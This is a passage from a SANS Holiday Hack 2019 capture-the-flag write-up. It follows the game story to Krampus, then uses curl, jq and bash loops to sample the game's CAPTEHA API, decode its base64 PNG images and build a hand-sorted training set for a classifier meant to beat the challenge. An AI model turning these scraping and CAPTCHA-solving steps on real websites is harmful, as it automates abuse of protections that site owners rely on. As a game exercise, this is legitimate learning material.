




Photo of the key machine with our settings dialed in

Now download the key file that we just created:



Go into the closet and try it out. Click on the keyring to upload the key.



It works! When we upload the key file, the lock opens and the wall opens to reveal a hidden cinderblock passageway:




Photo of the open secret passage door in Minty's closet

The door opens, let's go in…

Photo of the Steam Tunnels, as reached through Minty's closet

Now we're in the Steam Tunnels. We wander through the tunnel and eventually find Krampus in his lair at the other end of a long passage.






Photo of Krampus in his lair

We walk up to Krampus to speak to him. It turns out that Krampus himself sent the turtle doves to fetch some paper scraps by the fireplace. He says his name is Krampus Hollyfeld, and he needs our help in defeating the CAPTEHA in the terminal so he can beat the Frido Sleigh contest.




We agree to help Krampus. Let's move to the Frido Sleigh contest at https://fridosleigh.com/

Krampus wants to win "The Frido Sleigh Continuous Cookie Contest" to get a life-time supply of cookies. All you need to do is fill out the form on their website and submit it. Sounds simple enough. Let's take a look.



Let's fill out the form and submit it. When you click the CAPTEHA box to indicate "I'm not a human", the CAPTEHA pops up for us to complete:



The CAPTEHA is only visible for a few seconds, and then it disappears. There's just no time to complete it – no wonder Krampus needs our help. Based on several observations, it always asks the user to classify three types of objects, and the objects are always some combination of the following:

- Ornaments
- Presents
- Santa Hats
- Stockings
- Christmas Trees
- Candy Canes

But we want to be sure. Let's try harder to increase our sample size. When we look at what happens when you click on the CAPTEHA check box, we see that an API call is made that returns a bunch of json with base64 (presumably images), and a "select type" with the three types of images that you are supposed to click on. This is the end of one of the API call responses.


```
4R5uqyzqXLD2AJTVvBlzYjIFLn7IpnBz+uaQTIE8DJ+b/d3kGwCWXZwBccnkGwCWXZwBccnkGwCWX/weYqi4/v3Yz2QAAACV0RVh0ZGF0Z
TpjcmVhdGUAMjAxOS0xMC0wMlQwNzo0MTowMi0wNzowMMis10MAAAAldEVYdGRhdGU6bW9kaWZ5ADIwMTktMTAtMDJUMDc6NDE
6MDItMDc6MDC58W//AAAAGnRFWHRleGlmOkJpdHNQZXJTYW1wbGUAOCwgOCwgOBLtPicAAAAhdEVYdGV4aWY6RGF0ZVRpbWUAMjAxOToxM
DowMiAxMDoyNzo1NNu3nRIAAAAUdEVYdGV4aWY6SW1hZ2VMZW5ndGgANDgws4th5gAAABN0RVh0ZXhpZjpJbWFnZVdpZHRoADQ
4MGD3cWsAAAAadEVYdGV4aWY6U29mdHdhcmUAR0lNUCAyLjEwLjEywzO0LQAAABt0RVh0aWNjOmNvcHlyaWdodABQdWJsaWMgRG9tYWlut
pExWwAAACJ0RVh0aWNjOmRlc2NyaXB0aW9uAEdJTVAgYnVpbHQtaW4gc1JHQkxnQRMAAAAVdEVYdGljYzptYW51ZmFjdHVyZXI
AR0lNUEyekMoAAAAOdEVYdGljYzptb2RlbABzUkdCW2BJQwAAAABJRU5ErkJggg==",
      "uuid": "4603a8d2-e588-11e9-97c1-309c23aaf0ac"
    }
  ],
  "request": true,
  "select_type": "Stockings, Presents, and Candy Canes"
}
```

Let's take 100 samples, pull all of the "select_type" fields from the JSON reponses, break them up into individual items (rather than lists of three), then sort them and find the unique set. We can do this in a single (but lengthy) line of bash script.

```
root@kali:~/holidayhack2019# for i in {1..100} ; do curl -s -X POST
https://fridosleigh.com/api/capteha/request | jq .select_type  | sed 's/"//g' | sed 's/, and/,/' | sed
's/, /,/g' | awk -F',' '{print $1;print $2;print $3}'; done | sort | uniq
Candy Canes
Christmas Trees
Ornaments
Presents
Santa Hats
Stockings
root@kali:~/holidayhack2019#
```

So there are six unique categories.

We'll use our new machine learning skills from the conference to build an image classification system that can beat the CAPTEHA. For machine learning to work, we need to manually create a training set. Let's grab a sample set of images from the API, then manually sort them into our six categories to create the training set.

We know that there should be 100 discrete images per CAPTEHA (10 rows by 10 columns). Let's see if we can validate that in our API json response. This will let us know if we'll have trouble extracting and processing the images individually. Let's use curl to grab a CAPTEHA from the API, then feed that to jq to filter out and count the images.

```
root@kali:~/holidayhack2019/CAPTEHA# curl -s -X POST https://fridosleigh.com/api/capteha/request | jq
'.images[].base64' | wc -l
100
```

Good – we should be able to handle each image individually. Let's grab one of them, decode the base64 image string, and see what type of image it is.

```
root@kali:~/holidayhack2019/CAPTEHA# curl -s -X POST https://fridosleigh.com/api/capteha/request | jq
'.images[0].base64' | sed 's/"//g' | base64 -d | hexdump -C | head
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 00 82 00 00 00 82  08 06 00 00 00 8a 03 10  |................|
00000020  fd 00 00 01 7c 69 43 43  50 69 63 63 00 00 28 91  |....|iCCPicc..(.|
00000030  7d 91 3d 48 c3 40 1c c5  5f 53 a5 a5 b4 28 d8 41  |}.=H.@.._S...(.A|
00000040  c4 21 43 75 b2 20 2a e2  28 55 2c 82 85 d2 56 68  |.!Cu. *.(U,...Vh|
00000050  d5 c1 e4 d2 2f 68 62 48  52 5c 1c 05 d7 82 83 1f  |..../hbHR\......|
00000060  8b 55 07 17 67 5d 1d 5c  05 41 f0 03 c4 c5 d5 49  |.U..g].\.A.....I|
00000070  d1 45 4a fc 5f 52 68 11  e3 c1 71 3f de dd 7b dc  |.EJ._Rh...q?..{.|
00000080  bd 03 84 66 8d a9 66 cf  38 a0 6a 96 91 49 26 c4  |...f..f.8.j..I&.|
00000090  7c 61 45 0c bc 22 04 01  11 f4 23 28 31 53 4f 65  ||aE.."....#(1SOe|
root@kali:~/holidayhack2019/CAPTEHA#
```


The magic bytes say that these are PNG images.

Now let's grab a bunch of unique images from CAPTEHAs to train with. We'll pull down 10 CAPTEHAs, then extract every image in the CAPTEHA. This will be our approach:

- Decode an image and save it to a temp file.
- Get the MD5 hash of the file to use as the image filename
- Rename the temp image file to <hash>.png. Any duplicate images will naturally overwrite each other due to the computed name, so we'll only end up with unique files.

```
root@kali:~/holidayhack2019/CAPTEHA# for i in {1..10}
> do
>
>   echo Processing image set $i
>   curl -s -X POST https://fridosleigh.com/api/capteha/request | jq '.images[].base64' | sed 's/"//g' >
images.b64
>
>   for image in $(cat images.b64)
>   do
>     echo $image | base64 -d > file.tmp
>     hashval=$(md5sum file.tmp | cut -d ' ' -f 1)
>     mv file.tmp $hashval.png
>   done
>
> done
Processing image set 1
Processing image set 2
Processing image set 3
Processing image set 4
Processing image set 5
Processing image set 6
Processing image set 7
Processing image set 8
Processing image set 9
Processing image set 10
root@kali:~/holidayhack2019/CAPTEHA#
root@kali:~/holidayhack2019/CAPTEHA# rm images.b64
root@kali:~/holidayhack2019/CAPTEHA# echo $(ls | wc -l) unique files collected
1000 unique files collected
root@kali:~/holidayhack2019/CAPTEHA#
```

We've just collected 1000 sample images that we can train with. Let's see what they look like. Here's the first two pages of images, about 96 per page.



Yes, they all look a little unique, so either the elves who built CAPTEHA have amassed a huge set of images, or these are being dynamically generated to ensure variation.


OK, let's manually sort a bunch of these into the six categories we already identified. To do this, we'll create a folder for each of the six categories, and just drag and drop them until we get tired … which turns out to be just shy of 400 images.


After manually sorting, we now have at least 60 images of each type:


```
root@kali:~/holidayhack2019/CAPTEHA/training_images# for dir in $(ls) ; do echo $dir ; ls $dir | wc -l ;
done
candy_canes
66
ornaments
62
presents
62
santa_hats
75
stockings
62
xmas_trees
61
```

